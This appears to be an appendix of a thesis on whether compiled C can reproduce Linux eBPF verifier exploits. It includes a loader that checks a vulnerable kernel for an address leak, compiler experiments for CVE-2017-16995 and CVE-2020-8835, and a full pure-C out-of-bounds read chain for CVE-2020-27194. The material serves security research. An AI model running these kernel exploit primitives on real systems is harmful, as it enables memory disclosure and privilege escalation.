17  * Build: cc -O2 -o load_compiled load_compiled.c -lelf
18  * Run:   sudo ./load_compiled prog.o socket
19  */
20 #define _GNU_SOURCE
21 #include <stdio.h>
22 #include <stdlib.h>
23 #include <string.h>
24 #include <stdint.h>
25 #include <unistd.h>
26 #include <fcntl.h>
27 #include <errno.h>
```

```
28 #include <libelf.h>
29 #include <gelf.h>
30 #include <linux/bpf.h>
31 #include <sys/syscall.h>
32
33 #ifndef __NR_bpf
34 #define __NR_bpf 321                    /* x86_64 */
35 #endif
36 #ifndef BPF_PSEUDO_MAP_FD
37 #define BPF_PSEUDO_MAP_FD 1
38 #endif
39
40 /* legacy map definition (for the old kernel; BTF maps do not
       work on <4.11) */
41 struct bpf_map_def {
42     unsigned int type;
43     unsigned int key_size;
44     unsigned int value_size;
45     unsigned int max_entries;
46     unsigned int map_flags;
47 };
48
49 static int bpf(int cmd, union bpf_attr *attr)
50 {
51     return syscall(__NR_bpf, cmd, attr, sizeof(*attr));
52 }
53
54 static int create_map(const struct bpf_map_def *def)
55 {
56     union bpf_attr attr;
57     memset(&attr, 0, sizeof(attr));
58     attr.map_type    = def->type;
59     attr.key_size    = def->key_size;
60     attr.value_size  = def->value_size;
61     attr.max_entries = def->max_entries;
62     attr.map_flags   = def->map_flags;
63     return bpf(BPF_MAP_CREATE, &attr);
64 }
65
66 int main(int argc, char **argv)
67 {
68     if (argc < 2) {
69         fprintf(stderr, "usage: %s prog.o [section=socket]\n",
       argv[0]);
70         return 1;
71     }
72     const char *path     = argv[1];
73     const char *want_sec = (argc >= 3) ? argv[2] : "socket";
74
```

```
75      if (elf_version(EV_CURRENT) == EV_NONE) {
76          fprintf(stderr, "libelf init failed\n");
77          return 1;
78      }
79      int fd = open(path, O_RDONLY);
80      if (fd < 0) { perror("open"); return 1; }
81      Elf *elf = elf_begin(fd, ELF_C_READ, NULL);
82      if (!elf) { fprintf(stderr, "elf_begin: %s\n",
    elf_errmsg(-1)); return 1; }
83
84      size_t shstrndx;
85      if (elf_getshdrstrndx(elf, &shstrndx) != 0) {
86          fprintf(stderr, "elf_getshdrstrndx failed\n"); return
    1;
87      }
88
89      /* --- first pass: locate symtab, the maps section, and
    the program section --- */
90      Elf_Scn *scn = NULL;
91      Elf_Data *symtab_data = NULL; size_t sym_strndx = 0; int
    sym_count = 0;
92      Elf_Data *maps_data   = NULL; int maps_idx = -1;
93      Elf_Data *prog_data   = NULL; int prog_idx = -1;
94
95      while ((scn = elf_nextscn(elf, scn)) != NULL) {
96          GElf_Shdr sh;
97          if (!gelf_getshdr(scn, &sh)) continue;
98          const char *name = elf_strptr(elf, shstrndx,
    sh.sh_name);
99          if (!name) continue;
100         int sidx = elf_ndxscn(scn);
101
102         if (sh.sh_type == SHT_SYMTAB) {
103             symtab_data = elf_getdata(scn, NULL);
104             sym_strndx  = sh.sh_link;
105             sym_count   = sh.sh_entsize ? (int)(sh.sh_size /
    sh.sh_entsize) : 0;
106         } else if (strcmp(name, "maps") == 0) {
107             maps_data = elf_getdata(scn, NULL);
108             maps_idx  = sidx;
109         } else if (strcmp(name, want_sec) == 0) {
110             prog_data = elf_getdata(scn, NULL);
111             prog_idx  = sidx;
112         }
113     }
114     if (!prog_data || prog_idx < 0) {
115         fprintf(stderr, "program section '%s' not found\n",
    want_sec); return 1;
116     }
```

```
117     if (!symtab_data || sym_count == 0) {
118         fprintf(stderr, "no symbol table found\n"); return 1;
119     }
120 
121     /* --- create the map(s) and keep the fd per symbol index
    --- */
122     int *sym_fd = malloc(sizeof(int) * sym_count);
123     for (int i = 0; i < sym_count; i++) sym_fd[i] = -1;
124 
125     for (int i = 0; i < sym_count; i++) {
126         GElf_Sym sym;
127         if (!gelf_getsym(symtab_data, i, &sym)) continue;
128         if (maps_idx < 0 || (int)sym.st_shndx != maps_idx)
    continue;
129         if (!maps_data) continue;
130 
131         struct bpf_map_def def;
132         memset(&def, 0, sizeof(def));
133         size_t off = sym.st_value, copy = sizeof(def);
134         if (off >= maps_data->d_size) continue;
135         if (off + copy > maps_data->d_size) copy =
    maps_data->d_size - off;
136         memcpy(&def, (char *)maps_data->d_buf + off, copy);
137 
138         int mfd = create_map(&def);
139         const char *mn = elf_strptr(elf, sym_strndx,
    sym.st_name);
140         if (mfd < 0) {
141             fprintf(stderr, "map '%s' create failed: %s\n", mn
    ? mn : "?", strerror(errno));
142             return 1;
143         }
144         printf("created map '%s' fd=%d (type=%u key=%u val=%u
    max=%u)\n",
145                mn ? mn : "?", mfd, def.type, def.key_size,
    def.value_size, def.max_entries);
146         sym_fd[i] = mfd;
147     }
148 
149     /* --- copy the program instructions from the compiler's
    output --- */
150     size_t insn_bytes = prog_data->d_size;
151     int insn_cnt = (int)(insn_bytes / sizeof(struct bpf_insn));
152     struct bpf_insn *insns = malloc(insn_bytes);
153     memcpy(insns, prog_data->d_buf, insn_bytes);
154 
155     /* --- relocation: exactly what libbpf does --- */
156     scn = NULL;
157     while ((scn = elf_nextscn(elf, scn)) != NULL) {
```

```
158         GElf_Shdr sh;
159         if (!gelf_getshdr(scn, &sh)) continue;
160         if (sh.sh_type != SHT_REL) continue;
161         if ((int)sh.sh_info != prog_idx) continue;      /* rels
    for the program section */
162
163         Elf_Data *rel_data = elf_getdata(scn, NULL);
164         int nrel = sh.sh_entsize ? (int)(sh.sh_size /
    sh.sh_entsize) : 0;
165         for (int r = 0; r < nrel; r++) {
166             GElf_Rel rel;
167             if (!gelf_getrel(rel_data, r, &rel)) continue;
168             int iidx = (int)(rel.r_offset / sizeof(struct
    bpf_insn));
169             int six  = (int)GELF_R_SYM(rel.r_info);
170             if (iidx < 0 || iidx >= insn_cnt) continue;
171             if (six  < 0 || six  >= sym_count) continue;
172             if (sym_fd[six] < 0) {
173                 fprintf(stderr, "warning: reloc at insn %d ->
    non-map symbol %d (skipped)\n", iidx, six);
174                 continue;
175             }
176             insns[iidx].src_reg = BPF_PSEUDO_MAP_FD;   /* = 1
    */
177             insns[iidx].imm     = sym_fd[six];
178             printf("relocated insn %d -> map fd %d (set
    src_reg=1)\n", iidx, sym_fd[six]);
179         }
180     }
181
182     /* --- load with verbose logging --- */
183     static char log[1 << 18];
184     log[0] = '\0';
185     union bpf_attr attr;
186     memset(&attr, 0, sizeof(attr));
187     attr.prog_type = BPF_PROG_TYPE_SOCKET_FILTER;
188     attr.insns     = (uint64_t)(unsigned long)insns;
189     attr.insn_cnt  = insn_cnt;
190     attr.license   = (uint64_t)(unsigned long)"GPL";
191     attr.log_level = 1;
192     attr.log_size  = sizeof(log);
193     attr.log_buf   = (uint64_t)(unsigned long)log;
194
195     int prog_fd = bpf(BPF_PROG_LOAD, &attr);
196     printf("\nprog_fd = %d (errno=%d: %s)\n", prog_fd, errno,
    strerror(errno));
197
198     /*
```

```
199       * Find the ldimm64 line (e.g. "(18) r1 = 0x...") in the
      log:
200       *   - vulnerable kernel: a real kernel address is shown
      -> leak confirmed.
201       *   - patched kernel:    zero / masked.
202       */
203      printf("---- verifier log ----\n%s\n", log);
204
205      elf_end(elf);
206      close(fd);
207      return prog_fd < 0 ? 1 : 0;
208  }
```

Listing A.2: `load_compiled.c` the user-space loader. It reads the compiled object with libelf, creates the map, performs the map relocation that libbpf would normally perform (setting `src_reg=BPF_PSEUDO_MAP_FD` and patching the map file descriptor into the `imm` field), and loads the program with `log_level=1`. It contains no `struct bpf_insn` array; the only byte it modifies is the runtime map descriptor, which by definition cannot be known at compile time. Built with `cc -O2 -o load_compiled load_compiled.c -lelf`.

A.2 CVE-2017-16995 Sign Extension Mismatch

Classification: compiler-unreachable. As shown in Section 4.2, the exploit depends on a 32-bit assignment (MOV32_IMM) followed by a 64-bit comparison (JMP64) on the same register, and the LLVM BPF backend's type system never produces that width-inconsistent combination (the Type F width lock), so there is no working pure-C exploit to reproduce. The program below is the experiment that establishes the barrier.

Public exploit reference. The public privilege-escalation exploit for CVE-2017-16995 (`get-rekt-linux-hardened.c`) was written by Brad Spengler («bleidl»), with a variant by «vnik» and a further adaptation by R. Larabee [22]. It hand-assembles a struct bpf_insn array in which a MOV32_IMM(r2, 0xFFFFFFFF) followed by a 64-bit JNE creates the sign-extension mismatch that hides the exploit payload in a branch the verifier believes is dead. Its requirements are derived in Section 3.3.2 and evaluated in Section 4.2.

A note on the empty-asm barriers. The program below contains asm volatile ("" : "+r"(x)) in some approaches. These are *empty* inline-assembly statements: they emit no BPF opcode and serve only as optimization barriers, exactly the role assigned to «asm memory barriers» in the toolkit of Section 1.6. They are therefore

within the thesis's definition of pure C (Section 3.8.1), which excludes only inline assembly that directly encodes BPF instructions.

```c
// CVE-2017-16995 Experiment File 2: Width Mismatch Test
// Question: Can the compiler produce MOV32_IMM followed by JMP64 on the
// same register? This specific combination creates the sign-extension
// mismatch that the exploit requires.
//
// The exploit needs: MOV32_IMM(r2, 0xFFFFFFFF) then JMP64_JNE(r2, 0xFFFFFFFF)
// Verifier: r2=0xFFFFFFFFFFFFFFFF (sign-extended), matches imm -> branch NOT taken
// Runtime:  r2=0x00000000FFFFFFFF (zero-extended), != imm -> branch TAKEN
//
// In C, the type system normally ensures consistent width treatment:
// - 32-bit value -> 32-bit compare (JMP32) -> no confusion
// - 64-bit value -> 64-bit compare (JMP64) -> no confusion
// We test whether any C pattern can break this consistency.

#include "bpf_shared.h"

// ============================================================
// P1: uint32_t assigned, compared as uint64_t
// Hypothesis: Widening cast before comparison might use JMP64 on MOV32 result
// ============================================================
SEC("socket_filter/width_1_cast_compare")
int width_1_cast_compare(struct __sk_buff *skb) {
    uint32_t x = 0xFFFFFFFF;
    asm volatile("" : "+r"(x));
    // C semantics: (uint64_t)x is 0x00000000FFFFFFFF (zero-extend)
    // Compare with -1LL = 0xFFFFFFFFFFFFFFFF -> always not equal
    if ((uint64_t)x != (uint64_t)-1LL) {
        return 1;  // always taken in C
    }
    return 0;  // never reached
}

// ============================================================
// P2: int32_t compared with int64_t
// Hypothesis: Signed widening might use sign-extension differently
// ============================================================
```

```
37 SEC("socket_filter/width_2_signed_widen")
38 int width_2_signed_widen(struct __sk_buff *skb) {
39     int32_t x = -1;     // 0xFFFFFFFF in 32-bit
40     asm volatile("" : "+r"(x));
41     // C: (int64_t)(-1) is -1LL = 0xFFFFFFFFFFFFFFFF
       (sign-extend)
42     // So this IS equal -> branch not taken
43     if ((int64_t)x != -1LL) {
44         return 1;
45     }
46     return 0;
47 }
48
49 // ===========================================================
50 // P3: uint32_t volatile, then implicit promotion in comparison
51 // Hypothesis: volatile prevents optimization, implicit
       promotion keeps width mismatch
52 // ===========================================================
53 SEC("socket_filter/width_3_volatile_promote")
54 int width_3_volatile_promote(struct __sk_buff *skb) {
55     volatile uint32_t x = 0xFFFFFFFF;
56     // In C: x promotes to (unsigned int)0xFFFFFFFF in
       comparison
57     // 0xFFFFFFFF != 0xFFFFFFFF is false (same type after
       promotion)
58     if (x != 0xFFFFFFFF) {
59         return 1;
60     }
61     return 0;
62 }
63
64 // ===========================================================
65 // P4: uint32_t compared to long long literal
66 // Hypothesis: Comparing uint32_t to 64-bit literal forces
       width mixing
67 // ===========================================================
68 SEC("socket_filter/width_4_mixed_literal")
69 int width_4_mixed_literal(struct __sk_buff *skb) {
70     uint32_t x = 0xFFFFFFFF;
71     asm volatile("" : "+r"(x));
72     // C: usual arithmetic conversion: x promotes to uint64_t
       (zero-extend)
73     // 0x00000000FFFFFFFF != 0xFFFFFFFFFFFFFFFF -> true
74     if ((long long)x != -1LL) {
75         return 42;   // always taken
76     }
77     return 0;
78 }
79
```

```
80 // ============================================================
81 // P5: Conditional assignment from map, then 64-bit compare
82 // Hypothesis: Map value is 32-bit, comparison is 64-bit
83 // ============================================================
84 SEC("socket_filter/width_5_map_value_compare")
85 int width_5_map_value_compare(struct __sk_buff *skb) {
86     uint32_t key = 0;
87     uint64_t *val = bpf_map_lookup_elem(&data_map, &key);
88     if (!val) return 0;
89 
90     uint32_t v32 = (uint32_t)*val;
91     asm volatile("" : "+r"(v32));
92 
93     // Compare 32-bit value against 64-bit constant
94     if ((uint64_t)v32 == 0x00000000FFFFFFFFULL) {
95         return 1;  // true if map[0] had lower 32 bits =
    0xFFFFFFFF
96     }
97     return 0;
98 }
99 
100 // ============================================================
101 // P6: Explicit zero-extension vs sign-extension
102 // Hypothesis: Test whether compiler inserts explicit
    extension instructions
103 // ============================================================
104 SEC("socket_filter/width_6_explicit_extend")
105 int width_6_explicit_extend(struct __sk_buff *skb) {
106     uint32_t u = 0xFFFFFFFF;
107     int32_t  s = -1;
108     asm volatile("" : "+r"(u), "+r"(s));
109 
110     uint64_t u_ext = (uint64_t)u;  // should zero-extend:
    0x00000000FFFFFFFF
111     int64_t  s_ext = (int64_t)s;   // should sign-extend:
    0xFFFFFFFFFFFFFFFF
112     asm volatile("" : "+r"(u_ext), "+r"(s_ext));
113 
114     // u_ext != s_ext (0x00000000FFFFFFFF !=
    0xFFFFFFFFFFFFFFFF)
115     if (u_ext != (uint64_t)s_ext) {
116         return 1;  // always taken
117     }
118     return 0;
119 }
120 
121 // ============================================================
122 // P7: 32-bit result used as branch condition directly
```

```
123 // Hypothesis: Boolean result of 32-bit op used in JMP without
    extension
124 // ============================================================
125 SEC("socket_filter/width_7_bool_branch")
126 int width_7_bool_branch(struct __sk_buff *skb) {
127     uint32_t x = 0xFFFFFFFF;
128     uint32_t y = 0xFFFFFFFF;
129     asm volatile("" : "+r"(x), "+r"(y));
130 
131     // x - y = 0 in 32-bit
132     uint32_t diff = x - y;
133     asm volatile("" : "+r"(diff));
134 
135     if (diff == 0) {
136         return 1;
137     }
138     return 0;
139 }
140 
141 // ============================================================
142 // P8: Union type punning to mix widths
143 // Hypothesis: Union access might preserve 32-bit width across
    64-bit use
144 // ============================================================
145 SEC("socket_filter/width_8_union_pun")
146 int width_8_union_pun(struct __sk_buff *skb) {
147     union {
148         uint32_t u32;
149         uint64_t u64;
150     } val;
151 
152     val.u64 = 0;
153     val.u32 = 0xFFFFFFFF;
154     asm volatile("" : "+r"(val.u64));
155 
156     // After writing u32, upper 32 bits should be 0 (from
    u64=0)
157     // So u64 = 0x00000000FFFFFFFF
158     if (val.u64 != 0xFFFFFFFFFFFFFFFFULL) {
159         return 1;  // always taken
160     }
161     return 0;
162 }
163 
164 // ============================================================
165 // P9: Packet length (32-bit field) compared to 64-bit
166 // Hypothesis: skb->len is uint32_t, comparison against 64-bit
    constant
167 // ============================================================
```

```
168 SEC("socket_filter/width_9_pkt_len_compare")
169 int width_9_pkt_len_compare(struct __sk_buff *skb) {
170     uint32_t len = skb->len;
171     asm volatile("" : "+r"(len));
172 
173     // len | 0xFFFFFFFF forces all bits set in 32-bit
174     uint32_t masked = len | 0xFFFFFFFF;
175     asm volatile("" : "+r"(masked));
176 
177     // Compare against 64-bit: 0x00000000FFFFFFFF !=
    0xFFFFFFFFFFFFFFFF
178     if ((uint64_t)masked != 0xFFFFFFFFFFFFFFFFULL) {
179         return 1;  // always taken
180     }
181     return 0;
182 }
183 
184 // ============================================================
185 // P10: Control - All 64-bit operations (no width mismatch
    possible)
186 // ============================================================
187 SEC("socket_filter/width_10_control_all64")
188 int width_10_control_all64(struct __sk_buff *skb) {
189     uint64_t x = 0xFFFFFFFFFFFFFFFFULL;
190     asm volatile("" : "+r"(x));
191     if (x != 0xFFFFFFFFFFFFFFFFULL) {
192         return 1;
193     }
194     return 0;
195 }
196 
197 char _license[] SEC("license") = "GPL";
```

Listing A.3: `bpf_width_mismatch_test.c` the width-mismatch experiment (Section 4.2.2), the evidence for the central R3 finding. Ten programs each try a different C construct to pair a 32-bit-assigned value with a 64-bit comparison: widening casts (P1, P4), signed widening (P2), implicit promotion (P3, `width_3_volatile_promote`, the program named in the text), map values (P5), explicit extension (P6), union type punning (P8), and packet fields (P9). In every case the compiler keeps the assignment and the comparison at the same width, emitting `MOV32_IMM` followed by `JMP32` never the `JMP64` the exploit requires.

A.3 CVE-2020-8835 32-bit Bounds Tracking via JMP32

Classification: compiler-unreachable. As shown in Section 4.3, the exploit depends on the JMP32 instruction class, the only path that reaches the buggy reg_bound_offset32() function, and the Clang BPF backend never emits it (the Type A absent instruction), using a shift-based truncation idiom instead. There is therefore no working pure-C exploit to reproduce; the program below is the experiment that establishes the barrier.

Public exploit reference. The vulnerability was discovered and exploited by Manfred Paul at Pwn2Own 2020; the public exploit used as the reverse-engineering starting point is the version archived in B. Sauce's kernel-exploit collection [23]. It hand-assembles a BPF_JMP32_REG comparison to trigger the 32-bit bounds-tracking bug and turns the resulting confusion into an out-of-bounds map access. Its requirements are derived in Section 3.4.2 and evaluated in Section 4.3.

```
// SPDX-License-Identifier: GPL-2.0
/*
 * bpf_jmp32_generation_test.c
 * ============================================================
 * CVE-2020-8835 Experiment -- File 1: JMP32 Generation Test
 * ============================================================
 *
 * PURPOSE: Test whether the Clang BPF backend generates
   BPF_JMP32
 * instructions (opcode class 0x06) from C code that performs
 * 32-bit comparisons.
 *
 * CVE-2020-8835 CONTEXT: The exploit uses BPF_JMP32_REG to
   trigger
 * a bug in __reg_bound_offset32(). The JMP32 instruction
   class is
 * the CRITICAL trigger -- without it, the verifier bounds
   confusion
 * does not occur.
 *
 * WHAT WE'RE LOOKING FOR IN DISASSEMBLY:
 *   Opcode class 0x06 (BPF_JMP32) instead of 0x05 (BPF_JMP)
 *   e.g., "26 XX YY ZZ" for JMP32_REG(JGT) vs "2d XX YY ZZ"
   for JMP_REG(JGT)
 *
 * BPF_JMP   = 0x05  (64-bit comparisons)
 * BPF_JMP32 = 0x06  (32-bit comparisons)
 *
 * 10 programs testing various 32-bit comparison patterns.
```

```
 */

#include <linux/bpf.h>
#include <bpf/bpf_helpers.h>

struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __uint(max_entries, 1);
    __type(key, __u32);
    __type(value, __u64);
} test_map SEC(".maps");

/*
 * Approach 1: Explicit u32 cast comparison (> threshold)
 * Expected: JMP32 instruction for the 32-bit comparison
 */
SEC("socket")
int jmp32_1_u32_cast_gt(struct __sk_buff *skb) {
    __u32 key = 0;
    __u64 *val = bpf_map_lookup_elem(&test_map, &key);
    if (!val) return 0;

    __u32 val32 = (__u32)(*val);
    if (val32 > 100)
        return 1;
    return 0;
}

/*
 * Approach 2: Explicit u32 cast comparison (< threshold)
 * Expected: JMP32 instruction
 */
SEC("socket")
int jmp32_2_u32_cast_lt(struct __sk_buff *skb) {
    __u32 key = 0;
    __u64 *val = bpf_map_lookup_elem(&test_map, &key);
    if (!val) return 0;

    __u32 val32 = (__u32)(*val);
    if (val32 < 10)
        return 1;
    return 0;
}

/*
 * Approach 3: Direct u32 variable comparison
 * Load a u32 directly from map memory
 * Expected: JMP32 instruction
 */
```

```
74 SEC("socket")
75 int jmp32_3_direct_u32(struct __sk_buff *skb) {
76     __u32 key = 0;
77     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
78     if (!val) return 0;
79 
80     __u32 val32 = *(__u32 *)val;  /* Load only 32 bits */
81     if (val32 > 42)
82         return val32;
83     return 0;
84 }
85 
86 /*
87  * Approach 4: u32 equality comparison
88  * Expected: JMP32 with BPF_JEQ
89  */
90 SEC("socket")
91 int jmp32_4_u32_eq(struct __sk_buff *skb) {
92     __u32 key = 0;
93     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
94     if (!val) return 0;
95 
96     __u32 val32 = (__u32)(*val);
97     if (val32 == 0xDEAD)
98         return 1;
99     return 0;
100 }
101 
102 /*
103  * Approach 5: u32 comparison against register (not immediate)
104  * The exploit uses BPF_JMP32_REG, not BPF_JMP32_IMM
105  * Expected: JMP32 with register operand (BPF_X flag)
106  */
107 SEC("socket")
108 int jmp32_5_u32_reg_cmp(struct __sk_buff *skb) {
109     __u32 key = 0;
110     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
111     if (!val) return 0;
112 
113     __u32 a = (__u32)(*val);
114     __u32 b = (__u32)((*val) >> 32);
115 
116     if (a > b)
117         return 1;
118     return 0;
119 }
120 
121 /*
122  * Approach 6: Multiple 32-bit comparisons in sequence
```

```
123  * The exploit does two JMP32 checks in a row
124  * Expected: Two JMP32 instructions
125  */
126 SEC("socket")
127 int jmp32_6_multi_cmp(struct __sk_buff *skb) {
128     __u32 key = 0;
129     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
130     if (!val) return 0;
131 
132     __u32 val32 = (__u32)(*val);
133     if (val32 > 0xFF)
134         return 0;
135     if (val32 < 1)
136         return 0;
137     return val32;
138 }
139 
140 /*
141  * Approach 7: 64-bit comparison FOLLOWED BY 32-bit comparison
142  * This is the EXACT pattern the exploit uses:
143  *   First check 64-bit range, then check 32-bit range
144  * Expected: JMP (64-bit) then JMP32 (32-bit)
145  */
146 SEC("socket")
147 int jmp32_7_mixed_64_32(struct __sk_buff *skb) {
148     __u32 key = 0;
149     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
150     if (!val) return 0;
151 
152     __u64 val64 = *val;
153 
154     /* 64-bit range check (should produce BPF_JMP) */
155     if (val64 > 0x4000000000ULL)
156         return 0;
157     if (val64 < 0x2000000000ULL)
158         return 0;
159 
160     /* 32-bit range check (should produce BPF_JMP32) */
161     __u32 val32 = (__u32)val64;
162     if (val32 < 1)
163         return 0;
164 
165     return val32 & 0xFF;
166 }
167 
168 /*
169  * Approach 8: Signed 32-bit comparison
170  * Expected: JMP32 with signed comparison (JSGT/JSLT)
171  */
```

```
172 SEC("socket")
173 int jmp32_8_signed(struct __sk_buff *skb) {
174     __u32 key = 0;
175     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
176     if (!val) return 0;
177 
178     __s32 sval = (__s32)(*val);
179     if (sval > 0)
180         return 1;
181     if (sval < -100)
182         return 2;
183     return 0;
184 }
185 
186 /*
187  * Approach 9: CONTROL -- 64-bit comparison (should NOT
      produce JMP32)
188  * Expected: Only BPF_JMP, no BPF_JMP32
189  */
190 SEC("socket")
191 int jmp32_9_control_64bit(struct __sk_buff *skb) {
192     __u32 key = 0;
193     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
194     if (!val) return 0;
195 
196     __u64 val64 = *val;
197     if (val64 > 100)
198         return 1;
199     if (val64 < 10)
200         return 2;
201     return 0;
202 }
203 
204 /*
205  * Approach 10: u32 comparison with volatile to prevent
      optimization
206  * Expected: JMP32 preserved even at high optimization
207  */
208 SEC("socket")
209 int jmp32_10_volatile(struct __sk_buff *skb) {
210     __u32 key = 0;
211     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
212     if (!val) return 0;
213 
214     volatile __u32 val32 = (__u32)(*val);
215     if (val32 > 50)
216         return 1;
217     return 0;
218 }
```

```
219
220 char LICENSE[] SEC("license") = "GPL";
```

Listing A.4: `bpf_jmp32_generation_test.c` the JMP32 generation experiment (Section 4.3.1), the evidence for the central R1 finding. Ten programs try to force a 32-bit jump through explicit `u32` casts (P1–P4), register-to-register comparison (P5, matching the exploit's `JMP32_REG`), sequential 32-bit checks (P6), signed comparison (P8), and volatile (P10). P7 (`jmp32_7_mixed_64_32`) reproduces the exploit's exact shape. In every case the backend emits the shift-based truncation idiom (`r <<= 32; r >>= 32`) plus a 64-bit `JMP`, which routes to the correct `reg_bound_offset()` rather than the buggy `reg_bound_offset32()`.

A.4 CVE-2020-27194 OR Scalar32 Bounds Confusion

Classification: partially-reachable. This CVE occupies the middle of the reachability spectrum. As shown in Section 4.4, the compiler can produce all seven exploit instructions individually and the program below reaches 7/7 at the instruction level yet the exploit still fails, because the compiler's 32-bit truncation (store-u32 then reload-u32) routes through the verifier's check_stack_read path, which resets the corrupted bounds the attack depends on (the Type E verifier path divergence). The program below is that 7/7 chain.

Public exploit reference. The public exploit for CVE-2020-27194 was written by Simon Scannell [24]. It hand-assembles a bitwise OR to trigger the faulty 32-bit bounds computation in scalar32_min_max_or(), then uses a MOV32_REG to propagate the corrupted bounds through a right shift and multiply into an out-of-bounds pointer. Its seven-step chain and requirements are derived in Section 3.5.2 and evaluated in Section 4.4.

```
1  /*
2   * trigger_chain8.bpf.c
3   * ============================================================
4   * CVE-2020-27194 -- Pure C BPF Program (Compiler Proof)
5   * ============================================================
6   *
7   * This is the chain8_optnone program: a NORMAL C program that,
8   * when compiled with __attribute__((optnone)), produces ALL 7
9   * exploit instruction patterns required by CVE-2020-27194.
10  *
11  * THE THESIS PROOF:
12  *   Written entirely in standard C. No inline assembly.
13  *   No manual bytecode macros. No post-compilation patching.
```

```
14  *   The Clang BPF backend generates every exploit primitive
15  *   automatically from this C source.
16  *
17  * What the compiler produces (at O2 with optnone):
18  *   R1: r1 |= 0x1                (OR trigger -- opcode 0x47)
19  *   R2: *(u32*)(r10-0x3c)=r1     (32-bit truncation via
    store/reload)
20  *       r1 = *(u32*)(r10-0x3c)
21  *   R3: if r2 > r1 goto ...      (64-bit bounds check)
22  *   R4: r1 >>= 0x1               (right shift -- opcode 0x77)
23  *   R5: r1 *= 0x110              (multiply -- opcode 0x27)
24  *   R6: r1 -= r2                 (pointer subtraction -- opcode
    0x1F)
25  *   R7: r1 = *(u64*)(r1+0)       (OOB read -- opcode 0x79)
26  *
27  * On a PATCHED kernel (yours):
28  *   The verifier will REJECT this program because the bounds
29  *   manipulation fails on fixed kernels. But the verifier log
30  *   still shows every instruction, proving the compiler
    output.
31  *
32  * On a VULNERABLE kernel (5.8.x):
33  *   The verifier would ACCEPT this program with corrupted
    bounds,
34  *   enabling out-of-bounds kernel memory access.
35  *
36  * Compile: clang -O2 -target bpf -g -c trigger_chain8.bpf.c
    -o trigger_chain8.bpf.o
37  */
38
39 #include <linux/bpf.h>
40 #include <bpf/bpf_helpers.h>
41
42 /* Map 1: target for pointer arithmetic */
43 struct {
44     __uint(type, BPF_MAP_TYPE_ARRAY);
45     __uint(max_entries, 1);
46     __type(key, __u32);
47     __type(value, __u64);
48 } data_map SEC(".maps");
49
50 /* Map 2: provides the special value + stores leaked data */
51 struct {
52     __uint(type, BPF_MAP_TYPE_ARRAY);
53     __uint(max_entries, 4);
54     __type(key, __u32);
55     __type(value, __u64);
56 } storage_map SEC(".maps");
57
```

```
58 /*
59  * chain8_optnone: The complete exploit chain in pure C.
60  *
61  * __attribute__((optnone)) prevents LLVM from:
62  *   - Absorbing OR(1) into AND-mask fusion (semantic
    absorption)
63  *   - Replacing store-u32/reload-u32 with AND-mask fusion
64  *   - Negating MUL and replacing SUB with ADD
65  *
66  * Without optnone, the compiler merges/transforms these steps.
67  * With optnone, every step appears as a separate instruction.
68  */
69 SEC("socket")
70 int __attribute__((optnone)) chain8_optnone(void *ctx)
71 {
72     __u32 key = 0;
73
74     /* Step 1: Get pointer to map value (will be used for
    pointer arithmetic) */
75     __u64 *corrupt_ptr = bpf_map_lookup_elem(&data_map, &key);
76     if (!corrupt_ptr) return 0;
77
78     /* Step 2: Get storage pointer (provides special value,
    stores result) */
79     __u64 *storage_ptr = bpf_map_lookup_elem(&storage_map,
    &key);
80     if (!storage_ptr) return 0;
81
82     /* Step 3: Load special value from map
83      * At runtime this would be 0x200000003
84      * lower32 = 3, but verifier will think lower32 = 1 after
    bug triggers */
85     __u64 special_val = *storage_ptr;
86
87     /* Step 4: Establish 64-bit bounds [1, 0x600000001]
88      *         where lower32(min) = lower32(max) = 1
89      * -> R3: Produces bounds comparison instructions */
90     if (special_val >= 0x600000002ULL) return 0;  /* upper
    bound */
91     if (special_val == 0) return 0;                /* lower
    bound (> 0) */
92
93     /* Step 5: OR trigger -- calls buggy scalar32_min_max_or()
94      * Verifier computes: u32_min = max(1,1) = 1, u32_max =
    1|1 = 1
95      * Verifier now believes: u32 value IS exactly 1
96      * Actual runtime: u32 value is 3 (lower32 of 0x200000003)
97      * -> R1: Produces ALU64_OR_IMM instruction (opcode 0x47)
    */
```

```
98      special_val |= 1;
99
100     /* Step 6: Copy corrupted u32 bounds via 32-bit truncation
101      * Verifier: new_val = 1 (from corrupted u32 bounds)
102      * Actual:   new_val = 3 (real lower 32 bits)
103      * -> R2: Produces store-u32/reload-u32 (STX_W + LDX_W) */
104     __u32 invalid_offset = (__u32)special_val;
105
106     /* Step 7: Create verifier "zero"
107      * Verifier: 1 >> 1 = 0
108      * Actual:   3 >> 1 = 1
109      * -> R4: Produces ALU64_RSH instruction (opcode 0x77) */
110     invalid_offset >>= 1;
111
112     /* Step 8: Amplify to meaningful offset
113      * Verifier: 0 * 0x110 = 0 (thinks result is zero!)
114      * Actual:   1 * 0x110 = 0x110 (real offset)
115      * -> R5: Produces ALU64_MUL instruction (opcode 0x27) */
116     __u64 oob_offset = (__u64)invalid_offset * 0x110;
117
118     /* Step 9: Corrupt pointer -- subtract "zero" offset
119      * Verifier: ptr - 0 = ptr (thinks pointer unchanged)
120      * Actual:   ptr - 0x110 = OOB pointer!
121      * -> R6: Produces ALU64_SUB_REG instruction (opcode 0x1F)
        */
122     char *target = (char *)corrupt_ptr - oob_offset;
123
124     /* Step 10: Read through corrupted pointer
125      * Verifier thinks: reading at ptr + 0 (within bounds)
126      * Actually reading: at ptr - 0x110 (OUT OF BOUNDS!)
127      * -> R7: Produces LDX_MEM instruction (opcode 0x79) */
128     __u64 leaked = *(__u64 *)target;
129
130     /* Store the result back to map */
131     storage_ptr[1] = leaked;
132
133     return 1;
134 }
135
136 char LICENSE[] SEC("license") = "GPL";
```

